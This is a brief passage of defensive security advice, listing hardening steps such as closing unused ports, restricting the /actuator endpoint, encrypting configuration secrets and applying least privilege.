- **Close unused ports** and disable unnecessary services.
- **Restrict access** to sensitive endpoints like **/actuator**.
- **Encrypt sensitive data** in configuration files.

- **Implement least privilege** for user accounts.